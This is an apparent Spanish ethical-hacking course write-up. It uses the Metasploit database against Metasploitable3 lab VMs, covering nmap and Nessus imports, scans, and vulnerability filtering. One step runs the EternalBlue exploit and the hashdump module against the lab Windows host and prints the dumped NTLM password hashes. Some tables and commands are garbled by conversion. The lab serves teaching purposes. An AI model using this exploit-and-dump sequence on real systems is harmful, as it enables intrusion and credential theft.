

MSF DATABASE

HACKING ÉTICO





MSF DATABASE

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1. Levanta y conecta la base de datos de PostgreSQL con nuestro MSF.

Inicio de PostgreSQL

systemctl start postgresql

Crear e inicializar msf database.

sudo msfdb init

Base de datos conectada a MSF.

db status

2. Crear un nuevo workspace llamado "Metasploitable".

workspace -a Metasploitable

```
msf6 > workspace -a Metasploitable
[*] Added workspace: Metasploitable
[*] Workspace: Metasploitable
msf6 > workspace
default
* Metasploitable
```

3. Importa los resultados de nmap de nuestra máquina Ubuntu. Puertos, servicios, OS, etc.

db_import Desktop/XML/nmap_vuln_ubuntu.xml

Para comprobar que se ha importado correctamente vamos a probar con un comando específico, por ejemplo, que nos muestren los hosts con el puerto 445 corriendo.

4. Realiza un escaneo utilizando db_nmap contra nuestra máquina Windows. Puertos, servicios, OS, etc.

IP de nuestra máquina Windows 192.168.56.103

```
Administrator: Windows PowerShell

Windows PowerShell
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Loading personal and system profiles took 17572ms.

PS C:\Users\vagrant>
PS C:\Users\vagrant> ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix .:

Link-local IPv6 Address . . . : fe80::fd63:83a2:85e3:4729%11

IPv4 Address . . . . : 192.168.56.103

Subnet Mask . . . . . : 255.255.255.0

Default Gateway . . . . . :
```

Puertos y sus servicios.

db nmap -v -sV 192.168.56.103

```
msf6 > db_nmap -v -sV 192.168.56.103
[*] Nmap: Starting Nmap 7.94 ( https://nmap.org ) at
2024-02-01 11:51 EST
[*] Nmap: NSE: Loaded 46 scripts for scanning.
[*] Nmap: Initiating Ping Scan at 11:51
[*] Nmap: 'mass_dns: warning: Unable to determine any
DNS servers. Reverse DNS is disabled. Try using --sy
```

Resultado

```
STATE SERVICE
   Nmap: PORT
                  open ftp
open ssh
   Nmap: 21/tcp
                                                   Microsoft ftpd
*] Nmap: 22/tcp
                                                   OpenSSH 7.1 (protocol 2.0)
                                                   Microsoft IIS httpd 7.5
*] Nmap: 80/tcp open http
* Nmap: 135/tcp open msrpc
* Nmap: 139/tcp open netbios-ssn
                                                   Microsoft Windows RPC
                                                   Microsoft Windows netbios-ssn
*] Nmap: 445/tcp open microsoft-ds
                                                   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
*| Nmap: 3306/tcp open mysql
*| Nmap: 3389/tcp open ssl/ms-wbt-server?
*| Nmap: 4848/tcp open ssl/http
                                                   MySQL 5.5.20-log
                                                   Oracle Glassfish Application Server
*] Nmap: 7676/tcp open java-message-service Java Message Service 301
                                                   Apache Jserv (Protocol v1.3)
*] Nmap: 8009/tcp open ajp13
*] Nmap: 8080/tcp open http
*] Nmap: 8181/tcp open ssl/http
*] Nmap: 8383/tcp open http
                                                   Sun GlassFish Open Source Edition 4.0
                                                   Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
                                                   Apache httpd
   Nmap: 9200/tcp open wap-wsp?
*] Nmap: 49152/tcp open msrpc
                                                   Microsoft Windows RPC
   Nmap: 49153/tcp open msrpc
                                                   Microsoft Windows RPC
                                                   Microsoft Windows RPC
   Nmap: 49154/tcp open msrpc
*] Nmap: 49155/tcp open msrpc
                                                   Microsoft Windows RPC
```

Podemos observar que se nos ha guardado con el comando services.

Captura service 192.168.56.103

```
msf6 > services 192.168.56.103
Services
host
                         proto name
                                                         state
                                                                 info
192.168.56.103
                                                                 Microsoft ftpd
                                                         open
                                                                 OpenSSH 7.1 protocol 2.0
Microsoft IIS httpd 7.5
192.168.56.103
                                                         open
192.168.56.103
192.168.56.103
192.168.56.103
                                                                 Microsoft Windows RPC
                                 netbios-ssn
                                                                 Microsoft Windows netbios-ssn
                                                         open
192.168.56.103
                                 microsoft-ds
                                                                 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
                         tcp
                                                         open
192.168.56.103
                                                                 MySQL 5.5.20-log
                 3306
                                 mysql
                                                         open
192.168.56.103
                                 ssl/ms-wbt-server
                                                         open
192.168.56.103
192.168.56.103
192.168.56.103
                 4848
                                                         open
                                                                 Oracle Glassfish Application Server
                                                                 Java Message Service 301
                                 java-message-service
                 7676
                                                         open
                                                                 Apache Jserv Protocol v1.3
                 8009
192.168.56.103
                                 http
                                                                 Sun GlassFish Open Source Edition 4.0
                 8080
                                                         open
                                                                 Oracle GlassFish 4.0 Servlet 3.1; JSP 2.3; Java 1.8
192.168.56.103
                         tcp
                                 ssl/http
                                                         open
192.168.56.103
192.168.56.103
                 8383
                                 http
                                                         open
                                                                 Apache httpd
                 9200
                         tcp
                                 wap-wsp
                                                         open
192.168.56.103
                                                                 Microsoft Windows RPC
                         tcp
                                 msrpc
                                                         open
192.168.56.103
                                                         open
                                                                 Microsoft Windows RPC
                                 msrpc
192.168.56.103
                                                                 Microsoft Windows RPC
                                                         open
192.168.56.103
                 49155
                                 msrpc
                                                         open
                                                                 Microsoft Windows RPC
```

Captura service, donde también sale en la base de datos los puertos/servicios de la máquina Ubuntu que añadimos por xml.

La IP de la Ubuntu Metasploitable (Para verificación de captura siguiente)


```
Metasploitable3-ub1404 [Corriendo] - Oracle VM VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

collisions:0 txqueuelen:0
RX bytes:0 (0.0 B) TX bytes:9897 (9.8 KB)

eth0

Link enesp:Ethernet HWaldr 08:00:27:42:51:79
inet addr:192.168.56.101 Bcast:192.168.56.255 Mask:255.255.255.0
ineto addr: reou::auu:27f:fe42:5179/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:53 errors:0 dropped:0 overruns:0 frame:0
TX packets:86 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:7283 (7.2 KB) TX bytes:12908 (12.9 KB)
```



OS

db nmap -O 192.168.56.102

```
msf6 > db_nmap -0 192.168.56.102
[*] Nmap: 'TCP/IP fingerprinting (for OS scan) requires root privileges.'
[!] Running Nmap with sudo
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-06 17:19 EST
[*] Nmap: Nmap scan report for 192.168.56.102
Hosts
Hosts
Hosts
192.168.56.101 08:00:27:42:51:79 192.168.56.101 Linux
192.168.56.102 08:00:27:d7:cc:d8 192.168.56.102 Windows 2008 SP1 server
```

5. Guarda en la base de datos un listado de todos los usuarios de nuestra máquina Windows. No lo hagas a mano, utiliza alguna herramienta, módulo o script. (La IP 103 es mi Windows Metasploitable de clase)

Para esto vamos a usar el módulo ms17 010 eternalblue.

```
\frac{\text{msf6}}{8.56.103} \text{ exploit}(\frac{\text{windows/smb/ms17_010_eternalblue}}{8.56.103} > \text{set RHOSTS 192.16}
\frac{\text{RHOSTS}}{\text{msf6}} = 192.168.56.103
\frac{\text{msf6}}{\text{msf6}} \text{ exploit}(\frac{\text{windows/smb/ms17_010_eternalblue}}{\text{msf6}}) > \text{run}
```

Ahora que tenemos la sesión abierta, vamos a usar el módulo windows/gather/hashdump y entramos en la sesión 1. Después comprobamos que de verdad estamos en ella.

```
msf6 post(
                                  ) > run
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 80f1698521f2eccf12faa25674867074...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...
No users with password hints on this system
[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
ben kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
```


[*] Dumping password hashes... Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b::: Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b::: sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035::: leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028::: luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a::: han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951::: artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4::: c three pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee::: ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859::: darth vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0::: anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa::: jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4::: lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f::: boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9::: jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76::: greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db::: chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8::: kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001::: [*] Post module execution completed

<pre>msf6 post(windows/gather/hashdump) > creds Credentials</pre>					
				inn to run this module on	
host	origin	service	public	private	
lm private_typ	e JtR Format		Basic Osage		
				ocute this post module.	
192.168.56.103	192.168.56.103	445/tcp (smb)	administrator	aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b	
NTLM hash 192.168.56.103	nt,lm 192.168.56.103	445/tcp (smb)	guest	aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0	
NTLM hash	nt,lm	445/ CCP (3111b)	guese	ddd5573551404ccddd35433531404cc.31d0c1c0d10dc9315/3c39d/c0c009c0	
192.168.56.103	192.168.56.103	445/tcp (smb)	vagrant	aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b	
NTLM hash 192.168.56.103	nt,lm 192.168.56.103	445/tcp (smb)	sshd	aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0	
NTLM hash	nt,lm	445) CCP (SIIID)	The second is by using the	44435433551404664443543355140466.31406160415469315136394760600960	
192.168.56.103	192.168.56.103	445/tcp (smb)	sshd_server	aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035	
NTLM hash 192.168.56.103	nt,lm 192.168.56.103	445/tcp (smb)	leia organa	aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028	
NTLM hash	nt,lm				
192.168.56.103 NTLM hash	192.168.56.103 nt.lm	445/tcp (smb)	luke_skywalker	aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a	
192.168.56.103	192.168.56.103	445/tcp (smb)	han solo	aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951	
NTLM hash	nt,lm			source script:	
192.168.56.103 NTLM hash	192.168.56.103 nt.lm	445/tcp (smb)	artoo_detoo	aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4	
192.168.56.103	192.168.56.103	445/tcp (smb)	c three pio	aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee	
NTLM hash	nt,lm				
192.168.56.103 NTLM hash	192.168.56.103 nt.lm	445/tcp (smb)	ben_kenobi	aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859 Activar V	
192.168.56.103	192.168.56.103	445/tcp (smb)	darth_vader	ACUVAR V aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0nfigu	


6. Importa los resultados de Nessus de ambas máquinas. Visualízalos. A la hora de mostrar las vulnerabilidades aplica filtros por host y por puerto.

```
msf6 > db_import Downloads/Advanced\ Scan-Windows_Ubuntu_tjqkee.nessus
[*] Importing 'Nessus XML (v2)' data
[*] Importing host 192.168.56.102
[*] Importing host 192.168.56.101
[*] Successfully imported /home/kali/Downloads/Advanced Scan-Windows_Ubuntu_tjqkee.nessus
```

Aquí tenemos los hosts.



Vulnerabilidades que ha guardado de Linux (192.168.56.101)



Gif de todas las vulnerabilidades que salían.

Vulnerabilidades que ha guardado de Windows (192.168.56.102)




Gif de todas las vulnerabilidades que salían.

Filtros por host y puerto.

vulns -p 22 -R 192.168.56.101

Podemos observar las vulnerabilidades que tiene nuestro Ubuntu en el puerto 22.



vulns -p 22 -R 192.168.56.102

Aquí lo mismo, pero para el Windows.

